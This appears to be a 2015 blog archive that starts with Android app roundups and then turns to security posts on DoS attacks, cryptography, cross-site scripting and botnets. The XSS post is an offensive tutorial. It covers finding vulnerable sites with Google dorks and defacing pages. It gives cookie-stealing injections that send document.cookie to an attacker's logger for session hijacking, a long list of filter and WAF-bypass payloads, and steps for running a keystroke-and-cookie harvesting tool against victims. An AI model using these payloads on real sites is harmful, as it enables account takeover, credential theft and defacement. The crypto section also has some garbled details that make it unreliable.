Sunday, 20 December 2015

5 Best Photo Editing Apps For Android

Many people love to click pictures on their smartphones. You can also add special effects to your images, add filters to them by using some of the best photo editing apps. There are a lot of photo editing apps available for Android smartphones and tablets at Google Play store. Today we are going to share the 5 best photo editing apps for Android with you.


Snapseed


5 Best Photo Editing Apps For Android

The first app which makes to our list is Snapseed. You can easily correct your images using the single tap of the Auto correct feature in this app. If you want to tweak your images you can try the Snapseed Tune feature. There are many filters which you can add to your images such as Vintage, Drama, Tilt Shift and Grunge. Give borders to your images to give them a special touch. Once you are sure that you have the best tweaked image, you can share it with your friends using Google + or e-mail. The app is available for free at Google Play Store.


PicsArt

5 Best Photo Editing Apps For Android


Making to number 2 position, PicsArt is another free photo editing app available for Android devices. You will find many features in this app. You can easily create collages of your favorite images using different collage formats. If you want to draw by yourself on your images, you can take help of the drawing tool. This app comes with a DrawCam mode which will add real-time effect to your images. You can share your images directly to social networking websites using this app.


QuickPic

5 Best Photo Editing Apps For Android

QuickPic is a light weight app which you can use for editing your favorite images. You can also run .gif images and videos with the help of this application. You can also click images directly with this app so you can use this app as an alternative to the stock camera app of your Android device. Use the inbuilt editor for cropping, shrinking and adding effects to your images. The app is optimized for tablets and smartphones with large screens.


Pixlr Express

5 Best Photo Editing Apps For Android

Pixlr Express is a great photo editing app which will give you a lot of amazing options for editing your images. You can easily add borders to your images and you can select the available frames in the app. You can also create collage and edit it by changing the background, borders etc. There are different lighting effects which you can give to your images with the help of Pixlr Express.


Cymera

5 Best Photo Editing Apps For Android


The last application which makes to our list is Cymera. This application has more than 100 million users and you can also use this application as an alternative to the camera of your device. Use the Facehop feature to give funny shapes to your face in the images. There are 6 lenses in this application which will deliver the best photo experience on your Android smartphone. If you love filters then you will love this app too, as there are more than 100 filters in this app.

We hope you liked the above 5 photo editings apps of Android. Which one is your favourite app among these 5 photo editing apps? Share your views with us using below comment section. Also share this article with your friends.


Best 5 Battery Saver Apps For Android

Best 5 Battery Saver Apps For Android


What will be more painful than seeing battery level reaching its ending point? Of course nothing, right? If you think your Android smartphone's or the tablet's battery is draining in unexpected ratio, then there are few Android battery saver apps that you should consider at this condition. These apps can maintain your device battery in such manner which is definitely going to help you a lot in saving battery life. So, let's walk through the following list of 5 battery saver apps on Android.


Battery Doctor 

Best 5 Battery Saver Apps For Android


The first app which makes way to our list is Battery Doctor. I have been using this app for months now and all I got to say is, wow. Battery Doctor offers set of great features for saving and extending your Android device battery life. This app has the function of estimating accurate battery life under various activities (Games, Wi-Fi etc.) which your phone can't do. It includes task killer that discontinues process of apps those consumes the battery life while not in use, Unique 3 Stage charging that ensure the maximum battery performance, and power saving modes for varying conditions.

Download from Play Store


DU Battery Saver & Widgets

Best 5 Battery Saver Apps For Android


The second app which makes way to our list is DU Battery Saver. It has the real capability of boosting the battery life for your Android device. It comes with One Click Optimization through which you can instantly find and kill the battery consumption apps, and unlock detailed settings in order to super-tune your power savings. Another noticeable feature of this app is, Smart Pre-Set Modes which let you choose a perfect power saving mode that fits your device battery energy status. It also has automatic power optimization to kill battery eating apps automatically.

Download from Play Store


Battery Optimizer and Widget


Best 5 Battery Saver Apps For Android


Battery Optimizer and Widget is yet another battery saver which makes way to our list in third position. Comparing to other apps, this app is loaded with extra power optimization features. It involves the best method of controlling apps which are consuming your device battery life. It shows you how much time you can use a particular app depending on your battery status. The power management feature of this app generates the complete information on consuming apps and let you kill them with a tap.

Download from Play Store

GO Battery Saver &Power Widget

Best 5 Battery Saver Apps For Android


Here comes the fourth app, GO Battery Saver &Power Widget. This app packs powerful energy saving features to optimize your battery life. It has widgets that improves your battery performance, power saving modes that manages the battery life under different situations, and One click optimization that kills the apps those draining your battery in lightning speed. It accurately estimates battery remaining time and also let you know how much  your battery will be extended if you turn of Wi-Fi, Bluetooth, etc,

Download from Play Store


Battery Saver


Best 5 Battery Saver Apps For Android


So, let me introduce the fifth and last app, Battery Saver developed by IGNIS AMERICA. It delivers best of best performance to save your device battery life. It comes with One-Tap optimizer which not only kills apps, but also cleans  memory and junk files with just a tap to extend your battery life. Even though you are not using your device, this app syncs data every second to find out whatever is draining battery with the help of its Sleep Mode feature. It also include Power Doctor Widget that lets you access Battery Saver through your device home screen.

Download from Play Store


There were the 5 best battery saver I found out by my experience. I suggest you try all these apps and choose the one which suits best for your Android device. If you got any other best battery saver app that you would like to tell us, then do comment its name in below comment area. Also, share this post with your buddies and keep visiting. Have a nice day.

Android M: What's New In Latest Android Version?

Android M: What's New In Latest Android Version?


At the Google I/O developer conference held on May 28, the company has announced the next Android version called Android M, where 'M' stands for - still unknown. The developer version of Android M is now available and the final version will be available by the end of this year. So, what's new Google had in its latest operation system? Let's check them out below.

Google Now On Tap

Google Now, as we all know, is one of the awesome products for collecting data. Google enhanced its power with a new feature called "Now on tap" that let you get the Google Now cards from anywhere, on any part of your device by holding the home button.

App Permission

Google now lets you control the apps permissions, which means you will be notified by the app whenever it tries  to use a particular function. For example, in Facebook app, if you do video calling or send a voice message, a tab will pop-up asking the permission for microphone or camera access.

Fingerprint

Android M comes with inbuilt fingerprint sensor support, which let you authorize the device functionalities with a fingerprint. With a fingerprint, you can now login into your device, you can buy apps from Google Play Store, and you can use Android pay as well. The fingerprint sensor which is integrated within the new Android M uses API that lets any developer to make the app compatible with fingerprint.

Doze

Google introduced a new power management feature called Doze in its latest version of Android. It uses motion detection that identifies whether your device left unused for a long period or not and if it is, then it compresses and refreshes the background activity and give more juice to your device. According to Google, Doze helped to improve standby time on Nexus 9 by over two times.

Android Pay

Android Pay is yet another feature of the latest Android operating system for the mobile payments purpose. In fact, it is a revamped version of Google wallet. It will let you make your payments through NFC and other tap-to-pay services. In order to make payment through NFC, you just need to hold your phone near an NFC system and payment is done.

Chrome Custom Tabs

Switching to Google Chrome to discover web content from a particular app is a tough task, isn't it? Yes, it is. But with Chrome Custom Tabs, Google made things easier. Now you can access the web content without the need to switch Chrome browser directly, as the Custom Tab browser will load on top of your app with the same touch to make it a seamless experience.

Copy and Paste Improved

Copy and Paste of particular text was one of the inflexible task in Android, but now with Android M, things are much easier and faster. You can select words one by one which is simply awesome.

Volume Controls Modified

When it comes to Android Lollipop, the concept of volume controls sucks. The changes made over volume controls were really bad. Considering that, Google introduced the new volume controls on its latest OS, which let users to easily modify the system volume, media volume and alarm volume

These were the some of the new features I saw in Google's latest operating system, Android M. So, what are your views on it? Let us know your opinions through below commenting area. Have a nice day and keep in touch.


Tuesday, 15 December 2015

DOS Attacks

Denial of service (DOS) attack:
A type of attack on a network that is designed to bring the network to its knees by flooding it with useless traffic. Many DoS attacks, such as the Ping of Death and Teardrop attacks, exploit limitations in the TCP/IP protocols. 

Types:

Teardrop attack:
It is type of attack where fragmented packets are forged to overlap each other when the receiving host tries to reassemble them. 

Ping of death type of DoS attack:
In which the attacker sends a ping request that is larger than 65,536 bytes, which is the maximum size that IP allows. While a ping larger than 65,536 bytes is too large to fit in one packet that can be transmitted, TCP/IP allows a packet to be fragmented, essentially splitting the packet into smaller segments that are eventually reassembled. Attacks took advantage of this flaw by fragmenting packets that when received would total more than the allowed number of bytes and would effectively cause a buffer overload on the operating system at the receiving end, crashing the system. Ping of death attacks are rare today as most operating systems have been fixed to prevent this type of attack from occurring. 


DDOS Attack: A distributed denial of service attack (DDoS) occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. This is the result of multiple compromised systems (for example a botnet) flooding the targeted system(s) with traffic. When a server is overloaded with connections, new connections can no longer be accepted.

Peer to Peer Attack:
Attackers have found a way to exploit a number of bugs in peer-to-peer servers to initiate DDoS attacks. Peer-to-peer attacks are different from regular botnet-based attacks. With peer-to-peer there is no botnet and the attacker does not have to communicate with the clients it subverts. Instead, the attacker acts as a "puppet master," instructing clients of large peer-to-peer file sharing hubs to disconnect from their peer-to-peer network and to connect to the victim's website instead. As a result, several thousand computers may aggressively try to connect to a target website. While peer-to-peer attacks are easy to identify with signatures, the large number of IP addresses that need to be blocked (often over 250,000 during the course of a large-scale attack) means that this type of attack can overwhelm mitigation defenses.


For all known DOS attacks, there are software fixes that system administrators can install to limit the damage caused by the attacks.

Cryptography

Defination Of Cryptography:

 Cryptography is the process of converting recognizable data into an encrypted code for transmitting it over a network (either trusted or untrusted). Data is encrypted at the source, i.e. sender's end and decrypted at the destination, i.e. receiver's end.

In all cases, the initial unencrypted data is referred to as plain text. It is encrypted into cipher text, which will in turn (usually) be decrypted into usable plaintext using different encryption algorithms.

Plaintext =>Ciphertext=> Plaintext=>Encryption=> Decryption

The Purpose :-
* Authentication : The process of proving one's identity.
* Privacy/confidentiality : Ensuring that no one can read the message except the intended receiver.
* Integrity : Assuring the receiver that the received message has not been altered in any way from the original.
* Non-repudiation : A mechanism to prove that the sender really sent this message.

In general cryptographic algorithms are classified into three categories as follows :

1) Secret Key Cryptography (SKC) : Uses a single key for both encryption and decryption. 
2) Public Key Cryptography (PKC) : Uses one key for encryption and another for decryption. 
3) Hash Functions : Uses a mathematical transformation to irreversibly "encrypt" information. 

Secret Key Cryptography :- 
With secret key cryptography, a single key is used for both encryption and decryption. Because a single key is used for both functions, secret key cryptography is also called symmetric encryption.

Secret key cryptography algorithms that are in use today include :

1) Data Encryption Standard (DES) : DES is a block-cipher employing a 56-bit key that operates on 64-bit blocks. DES uses a key of only 56 bits, and thus it is now susceptible to "brute force" attacks.

Triple-DES (3DES) and DESX are the two important variants that strengthen DES.

2) Advanced Encryption Standard (AES ) : The algorithm can use a variable block length and key length; the latest specification allowed any combination of keys lengths of 128, 192, or 256 bits and blocks of length 128, 192, or 256 bits.

3 ) International Data Encryption Algorithm (IDEA) : Secret-key cryptosystem written by Xuejia Lai and James Massey, in 1992 and patented by Ascom; a 64-bit SKC block cipher using a 128-bit key. Also available internationally.

4) Rivest Ciphers : Named for Ron Rivest, a series of SKC algorithms.

RC1 : Designed on paper but never implemented.
RC2 : A 64-bit block cipher using variable-sized keys designed to replace DES. It's code has not been made public although many companies have licensed RC2 for use in their products. Described in RFC 2268.
RC3 : Found to be breakable during development.
RC4 : A stream cipher using variable-sized keys; it is widely used in commercial cryptography products, although it can only be exported using keys that are 40 bits or less in length.
RC5 : A block-cipher supporting a variety of block sizes, key sizes, and number of encryption passes over the data. Described in RFC 2040.
RC6 : An improvement over RC5, RC6 was one of the AES Round 2 algorithms.

5) Blowfish : A symmetric 64-bit block cipher invented by Bruce Schneier; optimized for 32-bit processors with large data caches, it is significantly faster than DES on a Pentium/PowerPC-class machine. Key lengths can vary from 32 to 448 bits in length. Blowfish, available freely and intended as a substitute for DES or IDEA, is in use in over 80 products.

Public-Key Cryptography :- 
Generic PKC employs two keys that are mathematically related although knowledge of one key does not allow someone to easily determine the other key. One key is used to encrypt the plaintext and the other key is used to decrypt the ciphertext. No matter which key is applied first, but both the keys are required for the process to work. Because a pair of keys are required, this approach is also called asymmetric cryptography.
In PKC, one of the keys is designated the public key and may be advertised as widely as the owner wants. The other key is designated the private key and is never revealed to another party.

Public-key cryptography algorithms that are in use today for key exchange or digital signatures include :

1) RSA : One of the most popular encryption algorithm, invented in 1977 by three MIT scientists (Ronald Rivest, Adi Shamir, and Leonard Adleman)
The key-pair is derived from a very large number, n, that is the product of two prime numbers chosen according to special rules; these primes may be 100 or more digits in length each, yielding an n with roughly twice as many digits as the prime factors. The public key information includes n and a derivative of one of the factors of n; an attacker cannot determine the prime factors of n (and, therefore, the private key) from this information alone and that is what makes the RSA algorithm so secure.


Hash Functions :- 
Hash functions, also called message digests and one-way encryption, are algorithms that, in some sense, use no key. Instead, a fixed-length hash value is computed based upon the plaintext that makes it impossible for either the contents or length of the plaintext to be recovered. Hash algorithms are typically used to provide a digital fingerprint of a file's contents, often used to ensure that the file has not been altered by an intruder or virus. Hash functions are also commonly employed by many operating systems to encrypt passwords. Hash functions, then, provide a measure of the integrity of a file.

Hash algorithms that are in common use today include:

1) Message Digest (MD) algorithms :
A series of byte-oriented algorithms that produce a 128-bit hash value from an arbitrary-length message.
MD2 : Designed for systems with limited memory, such as smart cards.
MD4 : Developed by Rivest, similar to MD2 but designed specifically for fast processing in software.
MD5 : Also developed by Rivest in 1991 after potential weaknesses were reported in MD4; this scheme is similar to MD4 but is slower because more manipulation is made to the original data.It accepts variable length message from the user and converts it into a fixed 128-bit message digest value.
One interesting and important aspect of the MD5 hash function is that it is a one way algorithm. This means you can produce the 128-bit fingerprint if the data chunk is available to you. You cannot, however, generate the entire data if only the fingerprint of the data is known.

2) Secure Hash Algorithm (SHA) :
Algorithm for NIST's Secure Hash Standard (SHS). SHA-1 produces a 160-bit hash value and was originally published as FIPS 180-1 and RFC 3174. FIPS 180-2 describes five algorithms in the SHS: SHA-1 plus SHA-224, SHA-256, SHA-384, and SHA-512 which can produce hash values that are 224, 256, 384, or 512 bits in length, respectively. SHA-224, -256, -384, and -52 are also described in RFC 4634.

3) RIPEMD :
A series of message digests that initially came from the RIPE (RACE Integrity Primitives Evaluation) project. RIPEMD-160 was designed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel, and optimized for 32-bit processors to replace the then-current 128-bit hash functions. Other versions include RIPEMD-256, RIPEMD-320, and RIPEMD-128.

4) HAVAL (HAsh of VAriable Length) :
Designed by Y. Zheng, J. Pieprzyk and J. Seberry, a hash algorithm with many levels of security. HAVAL can create hash values that are 128, 160, 192, 224, or 256 bits in length.

5) Whirlpool :
A relatively new hash function, designed by V. Rijmen and P.S.L.M. Barreto. Whirlpool operates on messages less than 2256 bits in length, and produces a message digest of 512 bits. The design of this hash function is very different than that of MD5 and SHA-1, making it immune to the same attacks as on those hashes.

6) Tiger :
Designed by Ross Anderson and Eli Biham, Tiger is designed to be secure, run efficiently on 64-bit processors, and easily replace MD4, MD5, SHA and SHA-1 in other applications. Tiger/192 produces a 192-bit output and is compatible with 64-bit architectures; Tiger/128 and Tiger/160 produce the first 128 and 160 bits, respectively, to provide compatibility with the other hash functions.

Cross Site Scripting (XSS)


'XSS' also known as 'CSS' - Cross Site Scripting. 


It is a very common vulnerability found in Web Applications, 'XSS' allows the attacker to INSERT malicous code, There are many types of XSS attacks, I will mention 3 of the most used. This kind of vulnerability allows an "attacker" to inject some code into the applications affected in order to bypass access to the website or to apply "phishing" on falls users.

This technique is also used for website Hacking.

How XSS works


Types of XSS: 
There are actually three types of Cross-Site Scripting, commonly named as:

1. DOM-Based XSS
2. Non-persistent XSS
3. Persistent XSS

DOM-Based :
The DOM-Based Cross-Site Scripting allow to an attacker to work not on a victim website but on a victim local machine: the various operative system usually includes "since born" some HTML pages created for differents aims, but as long as the humans do mistakes this HTML pages often can be exploited due to code vulnerabilities.

The DOM-Based XSS exploits these problems on users local machines in this way:
- The attacker creates a well builded malicious website
- The ingenuous user opens that site
- The user has a vulnerable page on his machine
- The attacker's website sends commands to the vulnerable HTML page
- The vulnerable local page execute that commands with the user's privileges
on that machine.
- The attacker easily gain control on the victim computer.

Non-Persistent :
The non-persistent XSS are actually the most commons vulnerabilities that can be found on the Net. It's commonly named as "non-persistent" because it works on an immediate HTTP response from the victim website: it show up when the webpage get the data provided by the attacker's client to automatically generate a result page for the attackers himself. Standing on this the attacker could provide some malicious code and try to make the server execute it in order to obtain some result.

The most common applying of this kind of vulnerability is in Search engines in website: the attacker writes some arbitrary HTML code in the search textbox and, if the website
is vulnerable, the result page will return the result of these HTML entities.

Persistent :
The persistent XSS vulnerabilities are similar to the second type (Non-persistent XSS), because both works on a victim site and tries to hack users informations and the difference is that in websites vulnerables to Persistent XSS the attacker doesn't need to
provide the crafted url to the users, because the website itself permits to users to insert fixed data into the system: this is the case for example of "guestbooks". Usually the users uses
that kind of tool to leave messages to the owned
of the website and at a first look it doesn't seems something dangerous, but if an
attacker discover that the system is vulnerable can insert some malicious code in his
message and let ALL visitors to be victim of that.

This works when the tool provided (the guestbook in the example) doesn't do any
check on the content of the inserted message: it just inserts the data provided from
the user into the result page.

How to Find XSS Vulnerabilities:-


To start finding these Vulnerabilities you can start checking out Blogs, Forums, Shoutboxes, Comment Boxes, Search Box's, there are too many to mention.

Using 'Google Dorks' to make the finding easyier, Ok if you wanna get cracking, goto google.com and type inurl:"search.php?q=" now that is a common page and has alot
of results. Also note that most sites have XSS Vulnerabilities, its just having a good
eye, and some good knowledge on how to bypass there filteration.

Basics of XSS:
Well now lets start learning some Actual Methods, the most common used XSS
injection is :

<script>alert("Priyanshu")</script>

now this will alert a popup message, saying "Priyanshu" without quotes.

So,use "search.php?q=" and you can simple try the following on a website with the
same thing,

http://website.com/search.php?q=<script>alert("Priyanshu")</script>

There are good chances of it working, but dont be worried if it dont, just try diffrent sites. You can insert HTML not just javascript :

http://website.com/search.php?q=<br><br><b><u>Priyanshu</u></b>

if you see the bold text on the page and newlines then you knows its vulnerable.


How to Deface a Website using XSS ?

Well now you understand how XSS works, we can explain some simple XSS deface
methods, there are many ways for defacing i will mention some of the best and most used,
the first one being IMG SCR, now for those of you who dont know html, IMG SCR
is a tag, that displays the IMAGE linked to it on the webpage.

<html><body><IMG SRC="http://website.com/yourDefaceIMAGE.png"></body></html>

ok now if you change the link to a valid picture link, and save it and run it you will see what i mean. Right now say you have found a Shoutbox, Comment box, or anything
that shows your data after you submitted it you could insert the following to make the picture display on the page.

<IMG SRC="http://site.com/yourDefaceIMAGE.png">

The other tags are not needed has the page will already have them. Ok it helps to
make your picture big so it stands out and its clear the site got hacked. Another method is using FLASH videos, its the same has the method below but a more stylish deface.

<EMBED SRC="http://site.com/xss.swf"

That will execute the flash video linked to it. Or maybe using a pop or redirection as :
<script>window.open( "http://www.hackersonlineclub.tk/" )</script>

There are many others ways that you can found using Google or other website.
Mine purpose is to make you understand the concept :)

How to Cookie Stealing using XSS ?

I decided to add this has its the most usefull method of XSS. First learn how to make
cookie logger from here:

How To Make A Cookie Stealer Php script ? 

ok now you have it save it has a .php file and upload to your server, remember to
create the file 'log.txt' too
and chmod it to 777, ok now find a XSS vulnerable website, any attack type will do.
ok now your gonna want to insert this code.

window.location = "http://yourServer.com/cookielogger.php?c="+document.cookie
or
document.location = "http://yourServer.com/cookielogger.php?c="+document.cookie

now when user visits the page that got injected too, they will be sent to the site, and cookie will be stolen
the second one is more stealth. Watch your file now for cookies, then you can hijack there session :D

but now you ask what if my site has not got, this kind of attack, it only shows data once and dont store it. Well lets say we had a page search.php?q= we can use the following code to make a maliouc url from it and maybe hex, base64 encode it so people cant see the code

http://site.com/search.php?q=document.location = "http://yourServer.com/cookielogger.php?c="+document.cookie


How to Bypass Filtration ?

Alot of sites may seem vulnerable but not executing the code, well to solve this read
this. Some common methods to bypass filtration is

')alert('xss');
or
");alert('xss');

that will do the same thing has <script>alert("XSS")</script> on a vulnerable server.
You can also try hexing or base64 encoding your data before you submit, Please note
its bad practice to use alert("XSS") to test for XSS, because some sites block the
keyword "XSS" before so we using "Priyanshu".

Some other ways to bypass filtration
website.com/search.php?q="><script>alert('Priyanshu')</script>
website.com/search.php?q="><script>alert("Priyanshu")</script>
website.com/search.php?q="><script>alert("Priyanshu");</script>
website.com/search.php?q="><script>alert(/Priyanshu");</script>
website.com/search.php?q=//"><script>alert(/Priyanshu/);</script>
website.com/search.php?q=xyz<script>alert(/Priyanshu/);</script>
website.com/search.php?q=xyz"><script>alert(/Priyanshu/);</script>
website.com/search.php?q=xyz"></script><script>alert(/Priyanshu/);</script>
website.com/search.php?q=000"><script></script><script>alert(Priyanshu);</script>
website.com/search.php?q=000xyz</script><script>alert(/Priyanshu/);</script>
website.com/search.php?q=--<script>"></script>alert(/Priyanshu/);</script>
website.com/search.php?q="><img src='javascript:alert('Priyanshu');'>
website.com/search.php?q="><script src='http://virus.js'</script>

Advanced XSS - way to bypass magic quotes filtration:

Ok now we are going to learn about some good techniqes. I have came across many
sites where 'Magic Quotes' is on and therfore rendering some commands useless. Fear not, i have come up with a way using char codes (Decimals), to convert char code to Ascii. The functions to turn CharCodes (Decimals) into ASCII, you can find a complete table here

http://www.asciitable.com/
http://easycalculation.com/

This will help you write what you want, In my examples ill be writing "HOC" this is the following code

72 79 67

Ok now we got the Decimal value of our string, we need to know what function in javascript converts this.

String.fromCharCode()

is suitable for this kinda things, its easy to setup, im gona give it my args below.

String.fromCharCode(72, 79, 67)

Ok now "String.fromCharCode(72, 79, 67)" Is a JAVA (ASCII) way of saying "HOC".
And to use this with alerts etc, you dont need to use quotes, as it acts as a variable.

<script>alert(String.fromCharCode(72, 79, 67))</script>

For More Script Coding Of XSS Visit
http://ha.ckers.org/xss.html

New XSS Payloads 


text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

<base href="javascript:\"> <a href="//%0aalert(/1/);//">link</a>

javascript:/*--></title></style></textarea></script></xmp><svg/onload='+/"/+/onmouseover=1/+/[*/[]/+alert(1)//'>

Nice CSP & WAF Bypass <meta/content="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgxMzM3KTwvc2NyaXB0Pg==
"http-equiv=refresh>

<svg </onload ="1> (_=alert,_(1337)) "">

<img onerror=alert(1) src <u></u>


XSS-Harvest:- 


Harvesting Cross Site Scripting, Clicks, Keystrokes and Cookies

Even today many of us still do not understand the impact of an exploited XSS vulnerability, and I include the security community in this statement. To summarise, a successfully exploited XSS vulnerability will allow the interception of ALL keystrokes, ALL mouse actions, ALL cookies (unless protected by scope) on ALL pages of the affect domain, regardless of whether or not the vulnerability is “reflected” or “persistent”.XSS-Harvest is multi-threaded pre-forking web server written in Perl, and requires no dependencies other than a couple of common Perl modules; you do not need a web server or database to use this tool.

Functionality of xss-harvest:

* Infection script adds relevant event listeners (keystrokes, onload() and mouse clicks) to the vulnerable page and sets up communication with the XSS-Harvest server.
* Any key entered will be sent covertly to the server.
* Any mouse click performed will be analysed and the data covertly sent to the server.
* Optionally ‘redress’ the vulnerable page to display a different page on the same subdomain – e.g. a login form.
* If redressing the victim’s browser, allow subsequently loaded pages to be also ‘infected’ – assuming they don’t break the same-origin policy (i.e. they’re on the same subdomain).
* Keeps track of victims for the lifetime of the XSS-Harvest cookie (future visits are recognised as a returning victim).
* Each victim has a separate history file containing all events, cookies and keystrokes.
* Server console displays real time data received (due to multi-threaded nature, keystrokes are displayed as ‘.’ characters to avoid confusion).
* Tested in IE6-9 (reflected XSS protection in IE9 will limit exploitation to stored XSS only in most cases), FF5, Chrome and various mobile browsers (Safari and Android). Please let me know your success with other browsers.
* Overcomes browser oddities, such as Internet Explorer throttling requests to the same URL when exfiltrating keystrokes.

How to Exploit XSS with XSS-Harvest?

Identify a page vulnerable to XSS (reflected or persistent will be fine – unless the victim is running IE9 or another plugin such as NoScript).

Understand the markup of the page. You should be looking to insert syntactically correct <script></script> tags in to the source of the vulnerable page. Most attackers will insert something like ‘<script>alert(1)</script>’ at this stage to ensure the page is actually vulnerable.

Start the XSS-Harvest server as root if you wish to bind to a TCP port < 1024 (default port is 80), or as a limited user on a port > 1024 using the -p option. To start the server you must instruct it to listen with the -l option.

Insert the following ‘injection string’ into the vulnerable page:
<script src=”>

This will return the client-side JavaScript to the victim, indicated by the ‘i’ in the URL.
Entice visitors to the infected page (or to follow a link in the case of reflected XSS).
Watch your victims roll in – a new history file will be created for each new victim.
To use of the redress function, start the server with the -r parameter:

./xss-harvest.pl -l -r http://vulnerablepage.local/login.html

Basic dependencies:
HTTP::Server::Simple::CGI, Digest::MD5, Time::Local, Getopt::Std, Net::Server::PreFork

Download XSS-Harvest


--> New:- Advance Scripts To Find XSS Vulnerabilities In Websites.


Just Copy any script and try ..

To Redirect exploit code:

';redirecturl='javascript:alert("XSS")
';redirecturl='http://google.com/'


Now for XSS 

Example: www. xyz.com?q=" XSS Script"

"/>alert("Xss:Priyanshu")
"/></script><script>alert(/XSS : Priyanshu/)</script>

<body onload=alert(1)>
"<body onload="alert('XSS by Priyanshu')">

"><%2Fstyle<%2Fscript><script>confirm("XSS By Priyanshu")<%2Fscript>

<body onload=document.getElementById("xsrf").submit()>

<a href="data:text/html;based64_,<svg/onload=\u0061&#x6c;&101%72t(1)>">X</a

<a href="data:text/html;based64_,<svg/onload=\u0061&#x6c;&101%72t(document.cookie)>">X</a

http://test.com<script>alert(document.domain)</script>
http://test.com<script>alert(document.cookie)</script>

<img src=x onerror=alert(document.domain)>

x"></script><img src=x onerror=alert(1)>

q=" onclick="alert(/XSS/)

"><iframe src='javascript:prompt(/XSS/);'>

<iframe src="http://google.com"></iframe>

"><iframe src=a onload=alert('XSS')<

</script><script>alert(document.cookie)</script>

<xss>alert('xss')</xss>

<iframe src="http://google.com"></iframe>


DOM Based XSS Scripts

/default.aspx#"><img src=x onerror=prompt('XSS');>
/default.aspx#"><img src=x onerror=prompt('0');>

<img src=x onerror=prompt(1);> by ">

“><img src=x onerror=prompt(0)>.txt.jpg

“><img src=x onerror=alert(document.cookie)>


"><img src=x onerror=prompt(1);>

"><script>alert('XSS')</script>

id=abc"><Script>alert(/xss/)</SCRIPT>


"><img src=" " onMouseover=prompt(/xss/);>

Default.aspx/" onmouseout="confirm(1)'x="

Monday, 14 December 2015

BOTNETS

What is botnet?

A botnet (also known as a zombie army) is a number of Internet computers that, although their owners are unaware of it, have been set up to forward transmissions (including spam or viruses) to other computers on the Internet

A botnet or robot network is a group of computers running a computer application controlled and manipulated only by the owner or the software source. The botnet may refer to a legitimate network of several computers that share program processing amongst them.

Usually though, when people talk about botnets, they are talking about a group of computers infected with the malicious kind of robot software, the bots, which present a security threat to the computer owner. Once the robot software (also known as malicious software or malware) has been successfully installed in a computer, this computer becomes a zombie or a drone, unable to resist the commands of the bot commander.

A botnet may be small or large depending on the complexity and sophistication of the bots used. A large botnet may be composed of ten thousand individual zombies. A small botnet, on the other hand may be composed of only a thousand drones. Usually, the owners of the zombie computers do not know that their computers and their computers’ resources are being remotely controlled and exploited by an individual or a group of malware runners through Internet Relay Chat (IRC)

There are various types of malicious bots that have already infected and are continuing to infect the internet. Some bots have their own spreaders – the script that lets them infect other computers (this is the reason why some people dub botnets as computer viruses) – while some smaller types of bots do not have such capabilities.


Operation of Botnet


Different Types of Bots

Here is a list of the most used bots in the internet today, their features and command set.

XtremBot, Agobot, Forbot, Phatbot

These are currently the best known bots with more than 500 versions in the internet today. The bot is written using C++ with cross platform capabilities as a compiler and GPL as the source code. These bots can range from the fairly simple to highly abstract module-based designs. Because of its modular approach, adding commands or scanners to increase its efficiency in taking advantage of vulnerabilities is fairly easy. It can use libpcap packet sniffing library, NTFS ADS and PCRE. Agobot is quite distinct in that it is the only bot that makes use of other control protocols besides IRC.

UrXBot, SDBot, UrBot and RBot

Like the previous type of bot, these bots are published under GPL, but unlike the above mentioned bots these bots are less abstract in design and written in rudimentary C compiler language. Although its implementation is less varied and its design less sohisticated, these type of bots are well known and widely used in the internet.

GT-Bots and mIRC based bots
These bots have many versions in the internet mainly because mIRC is one of the most used IRC client for windows. GT stands for global threat and is the common name for bots scripted using mIRC. GT-bots make use of the mIRC chat client to launch a set of binaries (mainly DLLs) and scripts; their scripts often have the file extensions .mrc.
Malicious Uses of Botnets

Types Of Botnet Attack


Denial of Service Attacks

A botnet can be used as a distributed denial of service weapon. A botnet attacks a network or a computer system for the purpose of disrupting service through the loss of connectivity or consumption of the victim network’s bandwidth and overloading of the resources of the victim’s computer system. Botnet attacks are also used to damage or take down a competitor’s website.

Fast flux is a DNS technique used by botnets to hide phishing and malware delivery sites behind an ever-changing network of compromised hosts acting as proxies.
Any Internet service can be a target by botnets. This can be done through flooding the website with recursive HTTP or bulletin-board search queries. This mode of attack in which higher level protocols are utilized to increase the effects of an attack is also termed as spidering.

Spyware 

Its a software which sends information to its creators about a user's activities – typically passwords, credit card numbers and other information that can be sold on the black market. Compromised machines that are located within a corporate network can be worth more to the bot herder, as they can often gain access to confidential information held within that company. There have been several targeted attacks on large corporations with the aim of stealing sensitive information, one such example is the Aurora botnet.

Adware

Its exists to advertise some commercial entity actively and without the user's permission or awareness, for example by replacing banner ads on web pages with those of another content provider.

Spamming and Traffic Monitoring

A botnet can also be used to take advantage of an infected computer’s TCP/IP’s SOCKS proxy protocol for networking appications. After compromising a computer, the botnet commander can use the infected unit (a zombie) in conjunction with other zombies in his botnet (robot network) to harvest email addresses or to send massive amounts of spam or phishing mails.

Moreover, a bot can also function as a packet sniffer to find and intercept sensitive data passing through an infected machine. Typical data that these bots look out for are usernames and passwords which the botnet commander can use for his personal gain. Data about a competitor botnet installed in the same unit is also mined so the botnet commander can hijack this other botnet.

Access number replacements are where the botnet operator replaces the access numbers of a group of dial-up bots to that of a victim's phone number. Given enough bots partake in this attack, the victim is consistently bombarded with phone calls attempting to connect to the internet. Having very little to defend against this attack, most are forced into changing their phone numbers (land line, cell phone, etc.).

Keylogging and Mass Identity Theft

An encryption software within the victims’ units can deter most bots from harvesting any real information. Unfortunately, some bots have adapted to this by installing a keylogger program in the infected machines. With a keylogger program, the bot owner can use a filtering program to gather only the key sequence typed before or after interesting keywords like PayPal or Yahoo mail. This is one of the reasons behind the massive PayPal accounts theft for the past several years.

Bots can also be used as agents for mass identity theft. It does this through phishing or pretending to be a legitimate company in order to convince the user to submit personal information and passwords. A link in these phishing mails can also lead to fake PayPal, eBay or other websites to trick the user into typing in the username and password.

Botnet Spread

